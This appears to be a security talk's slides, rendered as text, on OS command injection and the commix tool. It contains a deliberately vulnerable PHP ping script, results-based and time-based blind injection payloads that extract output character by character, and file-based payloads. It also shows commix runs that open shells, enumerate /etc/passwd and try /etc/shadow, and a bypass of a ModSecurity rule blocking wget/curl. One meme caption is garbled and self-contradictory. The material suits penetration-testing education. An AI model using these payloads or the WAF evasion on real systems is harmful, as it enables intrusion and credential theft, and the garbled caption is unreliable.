



Perform effective command injection attacks like **MR. ROBOT** _



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
Introduction. —

Brief introduction.

According to the [OWASP](#), “*command injection (a.k.a shell injection) is an attack in which the goal, is the execution of arbitrary commands on the host operating system through a vulnerable application.*”

- This attack is possible when an application **passes unsafe user supplied data** (i.e forms, cookies, HTTP headers etc) to a **system shell**.
- The attacker-supplied OS commands are **usually executed** with the **same privileges** of the **vulnerable application**.





INTERNET of

THINGS

~~PWNIES~~



What causes command injection flaws? _

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The main reason that an application is vulnerable to command injection attacks, is due to incorrect or complete lack of input data validation.

```
echo exec("/bin/ping -c 4 " . $_GET["addr"] );
```



```
ancst@debian:/var/www/html/cmd$ /bin/ping -c 4 127.0.0.1 ; ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.021 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.011/0.021/0.027/0.006 ms
```

```
blind.php normal.php
ancst@debian:/var/www/html/cmd$
```



Analysis of command injection attacks.

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1. Results-based command injections.

- The vulnerable application outputs the result(s) of the injected command.
- The attacker can directly infer if the command injection succeeded or not.

2. Blind command injections.

- The vulnerable application does not output the result(s) of the injected command.
- Even if the attacker injects an arbitrary command, the results will not be shown in the screen.



A person wearing a dark hoodie is shown from behind, with their arms raised in a celebratory gesture. The person is centered in the frame against a dark, textured background. A semi-transparent dark horizontal banner is overlaid across the middle of the image, containing white text. A small green horizontal line is positioned at the end of the text on the right side of the banner.

Results-based command injections.


Example #1: "normal.php".

```
<html>
  <head>
    <title>Debug Page</title>
  </head>
  <body>
    <form action="normal.php" method="get">
      Ping address: <input type="text" name="
      addr">
      <input type="submit">
    </form>

  </body>
</html>


<?php
  # Execute command!
  echo exec("/bin/ping -c 4 " . $_GET["addr"]);
?>
```

Vulnerable part
of code




Example #1: "normal.php" exploitation.

1. Regular usage result



2. Results-based exploitation result





Blind command injections.

Example #2 : "blind.php".

```
<html>
  <head>
    <title>Debug Page</title>
  </head>
  <body>
    <form action="blind.php" method="get">
      Ping address: <input type="text" name="
      addr">
      <input type="submit">
    </form>

  </body>
</html>

<?php
  # Execute command!
  exec("/bin/ping -c 4 " . $_GET["addr"]);
?>
```

Vulnerable part
of code



Example #2 : “blind.php” exploitation.

1. Regular usage result

Ping address:

Submit Query

```
ping -c 4 127.0.0.1
```

Execution result

Execution under the hood

2. Blind exploitation result

Ping address:

Submit Query

```
ping -c 4 127.0.0.1; ls
```

Execution result

Execution under the hood

Arbitrary command

A woman with long, wavy hair is shown from the chest up, looking upwards with a wide-eyed, shocked expression. Her mouth is slightly open, and her eyebrows are furrowed. The background is dark and out of focus, with a strong blue color cast. The overall mood is one of intense fear or surprise.

**IN ORDER TO SEE
WE HAVE TO BE BLIND**

Time-based (blind) technique (1/3).

Is based on time delays → The attacker can presume the result of the injected command.

1. Is **decided if** the application **is vulnerable** to time-based (blind) command injection or not.

... payload for windows targets:

```
1 &
2 for /f "delims=" %i in ('cmd /c "powershell.exe -InputFormat none write 'FJQPVY'.length"')
3 do if %i==6 (cmd /c "powershell.exe -InputFormat none Start-Sleep -s 2")
```

... payload for *nix targets:

```
1 ;
2 str=$(echo FGGTXF);
3 str1=$(expr length "$str");
4 if [ 6 != $str1 ];
5 then sleep 0;
6 else sleep 1;
7 fi
8
```



Time-based (blind) technique (2/3).

Is based on time delays → The attacker can presume the result of the injected command.

2. The length of the output of the provided injected command is determined.

... payload for windows targets:

```
1 &
2 for /f "delims=" %i in ('cmd /c "powershell.exe -InputFormat none write-host ([string](cmd /c
   hostname)).trim().length"')
3 do if %i==4 (cmd /c "powershell.exe -InputFormat none Start-Sleep -s 2")
4
```

... payload for *nix targets:

```
1 ;
2 str="$(echo $(uname))";
3 str1=$(expr length "$str");
4 if [ 5 != $str1 ];
5     then sleep 0;
6 else sleep 1;
7 fi
8
```



Time-based (blind) technique (3/3).

Is based on time delays → The attacker can presume the result of the injected command.

3. The **output** of the injected command is **exported character-by-character**.

... payload for windows targets:

```
1 &
2 for /f "delims=" %i in ('cmd /c "powershell.exe -InputFormat none write ([int][char](([string](
   cmd /c hostname)).trim()).substring(0,1))"')
3 do if %i==65 (cmd /c "powershell.exe -InputFormat none Start-Sleep -s 3")
4
```

... payload for *nix targets :

```
1 ;
2 cmd="$(echo $(uname))";
3 char=$(expr substr "$cmd" 1 1);
4 str=$(printf %d "'$char'");
5 if [ 65 != $str ];
6 then sleep 0;
7 else sleep 1;
8 fi
```





**...OR AT LEAST
SEMIBLIND**

File-based (semi-blind) technique.

Fact: If we are not able to see the results of the execution of an injected command, we can **write them** to a **file** in web server's directory, which is **writable** by us (i.e. `"/var/www/"`, `"/var/www/html/"`, `"\htdocs\"`, `"\inetpub\wwwroot\"`, etc.).

... payload for windows targets:

```
1 & powershell.exe -InputFormat none Add-Content GAOTVH.txt GAOTVH
```

... payload for *nix targets:

```
1 ; echo HHMCTK > /var/www/html/commix-testbed/scenarios/regular/GET/HHMCTK.txt
```

The screenshot shows a Mozilla Firefox browser window with the address bar displaying `http://192.168.2.11/commix-testbed/scenarios/regular/GET/HHMCTK.txt`. The file name `HHMCTK.txt` is circled in red. A red arrow points from the text "Publicly accessible file" to the circled file name. A black arrow points from the text "Execution result" to the text `HHMCTK` displayed in the browser's content area.

A meme featuring Will Ferrell as Tim Allen's character, Moss, from the movie 'The 400 Blows'. He is wearing a red suit and has a mustache. He is sitting at a desk in a newsroom, looking directly at the camera with a serious expression. In the background, there are three wall clocks labeled 'SAN DIEGO', 'NEW YORK', and 'NEW YORK'. A blue sign with the '4' logo and the words 'CHANNEL' and 'CONTROL CHANNEL' is visible behind him. The text 'WHAT IF I TOLD YOU' is overlaid at the top, and 'WEB SERVER'S DIRECTORIES ARE NOT WRITABLE' is overlaid at the bottom.

WHAT IF I TOLD YOU

**WEB SERVER'S DIRECTORIES
ARE NOT WRITABLE**

Tempfile-based (semi-blind) technique.

Fact: We can use **temporary directories**, (i.e “/tmp/”, “/var/tmp/”, “%tmp%” etc) to store a file with the output of the injected command!

- **Limitation:** We cannot read files located into these temporary directories through the web application. → **Blind command injection!**
- To **bypass this limitation**, a **new** and **un-documented** technique (i.e **tempfile-based**) was designed and implemented.
 - It applies the **file-based technique** in **combination** with the **time-based technique**.
 - In that way, the contents of the text file(s) located in to **temporary directories** will be **extracted out character-by-character**.





The commix tool.

General information.

Commix (a short for *command injection exploiter*) is a software tool that can be used from **web developers**, **penetration testers** or even **security researchers** in order to test web-based applications with the view to find **bugs**, **errors** or **vulnerabilities** related to **command injection attacks**.

- Available at <https://github.com/stasinopoulos/commix>
- Follow [@commixproject](#).
- Written in **Python** programming language.
 - Python version **2.6.x** or **2.7.x** is required.
- **Cross-platform application**
 - Linux
 - Mac OS X
 - Windows (**experimental**)
- **Free Open Source Software.**
- **GNU General Public License v3.0**




Installation tips.

Get the **latest version** of commix by cloning the **official Git repository**:

```
root@kali:/pentest/exploitation# git clone https://github.com/stasinopoulos/commix
Cloning into 'commix'...
remote: Counting objects: 3433, done.
remote: Compressing objects: 100% (94/94), done.
remote: Total 3433 (delta 36), reused 0 (delta 0), pack-reused 3339
Receiving objects: 100% (3433/3433), 806.38 KiB | 114.00 KiB/s, done.
Resolving deltas: 100% (1856/1856), done.
Checking connectivity... done.
root@kali:/pentest/exploitation#
```

Commix comes **packaged** on the official repositories of the following Linux distributions. **Use the package manager** to install it!

- ArchAssault
- BlackArch
- Kali linux
- Weakerthan



Commix also comes **as a plugin**, on the following penetration testing frameworks:

- The Penetration Testers Framework (PTF)
- PentestBox
- CTF-Tools
- PenBox





Supported exploitation techniques. —

Supported exploitation techniques (1/3).

1. Results-based command injections

- 1.1. The classic results-based technique.
 - It is based on the execution results output.
- 1.2. The dynamic code evaluation technique.
 - It is based on the `eval()` 's execution results output.
 - Except for `eval()`, are also supported:
 - `preg_replace()` injections via “/e” modifier.
 - `usort()` injections.
 - `assert()` injections.
 - `str_replace()` injections.
 - `preg_match()` injections.



Supported exploitation techniques (2/3).

2. Blind command injections

- 2.1. **The time-based technique (Blind)**
 - It is based on time delays → Output is inferred char-by-char.
- 2.2. **The file-based technique (Semi-blind)**
 - It is based on the execution results output, in a random name text file in “/var/www/”, “/var/www/html/”, “\htdocs\”, “\inetpub\wwwroot\”, etc.
- 2.3 **The tempfile-based technique (Semi-blind)**
 - It is based on time delays → Output is inferred char-by-char from a random named text file in “/tmp/”, “/var/tmp/”, “C:\Windows\TEMP\” or “%temp%” directory.



Supported exploitation techniques (3/3).

All the described supported exploitation techniques provide **many variations** of attack vectors, **specially adjusted** for the target host.

- For ***nix targets**, the attack vectors are based on (single or combination of) **bash** command(s).
- For **windows targets**, the attack vectors are based on (single or combination of) **cmd.exe** and/or **powershell.exe** command(s).





Reducing false positives.

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1. Results-based command injections.

- A randomly generated string, is printed three times combined with the result of a mathematic calculation of two randomly selected numbers.

```
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.  
[-] Payload: ;echo KWCAUM$(46+98)$(echo KWCAUM)KWCAUM
```

- We must take as response → union of the strings combined with the result of the mathematic calculation (i.e KWCAUM144KWCAUMKWCAUM)

2. Blind command injections.

- **Problem:** High probability of false-positive results, due to random or accidental response delays of the target host.
 - The average response time of the target host is calculated and also a time-relative false-positive identifier is used.

```
[*] Setting the GET parameter 'ip' for tests.  
[!] Warning: The estimated response time is 1 second. That may cause delays during  
the data extraction procedure.
```

- The average response time, is added to the default delay time which is used to perform time-relative attacks (i.e time-based, tempfile-based).
- The time-relative false-positive identifier, detects (i.e. statistical analysis) unexpected time delays due to unstable requests.

```
[!] Warning: Unexpected time delays have been identified due to unstable requests.  
This behavior may lead to false-positive results.
```




Functionality. —

HTTP headers.

For the HTTP headers, we are able :

1. To provide our **own HTTP headers**:

- i.e **User-Agent, Referer, Cookies** values as well as **custom** HTTP headers.

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/regular/POST/classic.php" --data="addr=127.0.0.1" --user-agent="Mozilla/4.0 Mozilla4_browser" --headers="Accept-Language: fr\nETag: 123\n"
```

2. To perform tests for **command injections** against **HTTP headers**:

- If the value of “**--level**” option is \geq “2” then it tests **Cookie** values.
- If the value of “**--level**” option is = “3” then it tests **User-Agent** and **Referer** values.

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/user-agent/ua(classic).php" --data="addr=127.0.0.1" --level=3 --technique="c"
```

```
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[*] Checking connection to the target URL... [ SUCCEEDED ]
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique... [ FAILED ]
[!] Warning: The tested POST parameter 'addr' seems to be not injectable.
[?] Do you want to increase to '--level=2' in order to perform more tests? [Y/n/q] > y
[!] Warning: The HTTP Cookie header is not provided, so this test is going to be skipped.
[?] Do you want to increase to '--level=3' in order to perform more tests? [Y/n/q] > y
[*] Setting the HTTP header User-Agent for tests.
[*] Testing the classic injection technique... [ SUCCEEDED ]
[+] The HTTP header User-Agent seems injectable via (results-based) classic injection technique.
    [-] Payload: ';echo NAELBD$((26+58))$(echo NAELBD)NAELBD'
```

```
[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > y
```

```
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > pwd
```

```
/var/www/html/commix-testbed/scenarios/user-agent
```

```
commix(os_shell) >
```


Command injection attack via the User-Agent HTTP header.

Enumeration.

In order to **enumerate** the target host, we are able to use the **enumeration options**.

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/regular/POST/classic.php" --data="addr=127.0.0.1" --current-user --hostname --is-root --sys-info --users --privileges --passwords
```

- ...we can retrieve **current user name**.
- ...we can retrieve **current hostname**.
- ...we can check if the **current user** has **root (*nix)** or **administrator privileges (windows)**.
- ...we can retrieve **system information** → **operating system / hardware platform**.
- ...we can retrieve **system users list**.
- ...we can retrieve **system users privileges**.
- ...we can retrieve **system users password hashes (*nix)**.
 - **Limitation:** The “/etc/shadow” file must be readable by current user.
- ...we can retrieve **PowerShell's version number (windows)**.



Enumeration.

```
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique... [ SUCCEEDED ]
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [-] Payload: ;echo ZMUKUG$(60+97))$(echo ZMUKUG)ZMUKUG

[+] The hostname is debian.
[+] The current user is www-data and it is not privileged.
[+] The target operating system is Linux and the hardware platform is i686.
[*] Fetching '/etc/passwd' to enumerate users entries... [ SUCCEEDED ]
[+] Identified 44 entries in '/etc/passwd'.
(1) 'root' is root user (uid=0). Home directory is in '/root'.
(2) 'daemon' is system user (uid=1). Home directory is in '/usr/sbin'.
(3) 'bin' is system user (uid=2). Home directory is in '/bin'.
(4) 'sys' is system user (uid=3). Home directory is in '/dev'.
(5) 'sync' is system user (uid=4). Home directory is in '/bin'.
(6) 'games' is system user (uid=5). Home directory is in '/usr/games'.
(7) 'man' is system user (uid=6). Home directory is in '/var/cache/man'.
(8) 'lp' is system user (uid=7). Home directory is in '/var/spool/lpd'.
(9) 'mail' is system user (uid=8). Home directory is in '/var/mail'.
(10) 'news' is system user (uid=9). Home directory is in '/var/spool/news'.
(11) 'uucp' is system user (uid=10). Home directory is in '/var/spool/uucp'.
(12) 'proxy' is system user (uid=13). Home directory is in '/bin'.
(13) 'www-data' is system user (uid=33). Home directory is in '/var/www'.
(14) 'backup' is system user (uid=34). Home directory is in '/var/backups'.
(15) 'list' is system user (uid=38). Home directory is in '/var/list'.
(16) 'irc' is system user (uid=39). Home directory is in '/var/run/ircd'.
(17) 'gnats' is system user (uid=41). Home directory is in '/var/lib/gnats'.
(18) 'nobody'(uid=65534). Home directory is in '/nonexistent'.
(19) 'messagebus' is regular user (uid=101). Home directory is in '/var/run/dbus'.
(20) 'colord' is regular user (uid=102). Home directory is in '/var/lib/colord'.
(21) 'usbmux' is regular user (uid=103). Home directory is in '/home/usbmux'.
(22) 'Debian-exim' is regular user (uid=104). Home directory is in '/var/spool/exim4'.
(23) 'statd' is regular user (uid=105). Home directory is in '/var/lib/nfs'.
(24) 'avahi' is regular user (uid=106). Home directory is in '/var/run/avahi-daemon'.
(25) 'pulse' is regular user (uid=107). Home directory is in '/var/run/pulse'.
(26) 'speech-dispatcher' is regular user (uid=108). Home directory is in '/var/run/speech-dispatcher'.
(27) 'hplip' is regular user (uid=109). Home directory is in '/var/run/hplip'.
(28) 'postgres' is regular user (uid=110). Home directory is in '/var/lib/postgresql'.
(29) 'rtkit' is regular user (uid=111). Home directory is in '/proc'.
(30) 'saned' is regular user (uid=112). Home directory is in '/var/lib/saned'.
(31) 'Debian-gdm' is regular user (uid=113). Home directory is in '/var/lib/gdm3'.
(32) 'ancst' is regular user (uid=1000). Home directory is in '/home/ancst'.
(33) 'mysql' is regular user (uid=114). Home directory is in '/nonexistent'.
(34) 'vboxadd' is regular user (uid=999). Home directory is in '/var/run/vboxadd'.
(35) 'uuuid' is regular user (uid=100). Home directory is in '/run/uuuid'.
(36) 'systemd-timesync' is regular user (uid=115). Home directory is in '/run/systemd'.
(37) 'systemd-network' is regular user (uid=116). Home directory is in '/run/systemd/netif'.
(38) 'systemd-resolve' is regular user (uid=117). Home directory is in '/run/systemd/resolve'.
(39) 'systemd-bus-proxy' is regular user (uid=118). Home directory is in '/run/systemd'.
(40) 'geoclue' is regular user (uid=119). Home directory is in '/var/lib/geoclue'.
(41) 'dnsmasq' is regular user (uid=120). Home directory is in '/var/lib/misc'.
(42) 'libvirt-qemu' is regular user (uid=121). Home directory is in '/var/lib/libvirt'.
(43) 'uml-net' is regular user (uid=122). Home directory is in '/home/uml-net'.
(44) 'bind' is regular user (uid=123). Home directory is in '/var/cache/bind'.
[*] Fetching '/etc/shadow' to enumerate users password hashes... [ FAILED ]
[!] Warning: It seems that you don't have permissions to read '/etc/shadow' to enumerate users password hashes.

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > |
```

Alternative os-shell.

- We are able to bypass target host's **bash limitations**.
 - There could be restrictions of bash commands (i.e “cat”, “echo”, etc).

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/regular/POST/classic.php" --data="addr=127.0.0.1" --alter-shell="python"
```

- At this moment only **Python** alternative is **fully supported** on **every injection technique**.
 - Future plan support → PHP/Perl/Ruby alternative os-shells

Hint: Pwn @VulnHub's “[Persistense](#)” vm via this os-shell.

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[*] Checking connection to the target URL... [ SUCCEEDED ]
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique... [ SUCCEEDED ]
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [-] Payload: ;python -c "print'WTMYGD'+str(int(91+93))+'WTMYGD'+'WTMYGD'"

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > uname

Linux

commix(os_shell) > █
```

The payload has turned fully in Python.

ModSecurity avoidance.

- We are able to bypass the default ModSecurity's **block attempt rule**.
 - RuleID : **950907** → `modsecurity_crs_40_generic_attacks.conf`
 - The “`(?i:(?:[\\;\\|\\`]\\W*?\\bcc|\\b(wget|curl))\\b|\\b/cc(?:[\\'\\\"\\|\\;\\`\\-\\s]|$))`” rule **blocks**:
 - ... **pipe** symbol (i.e. `|` cmd),
 - ... **command substitutions** (i.e. `$((cmd))`, ``cmd``)
 - ... **parameter expansions** (i.e. `${cmd}`),
 - ... matches “**wget**”, “**curl**” and “**cc**” which (as author claims) are often used in injection attacks!

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[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique...
[x] Critical: HTTP Error 403: Forbidden.
[!] Warning: It seems that target is protected by some kind of WAF/IPS/IDS.
[?] Do you want to ignore the error (403) message and continue the tests? [Y/n/q] > y
[*] Testing the classic injection technique... [ SUCCEED ]
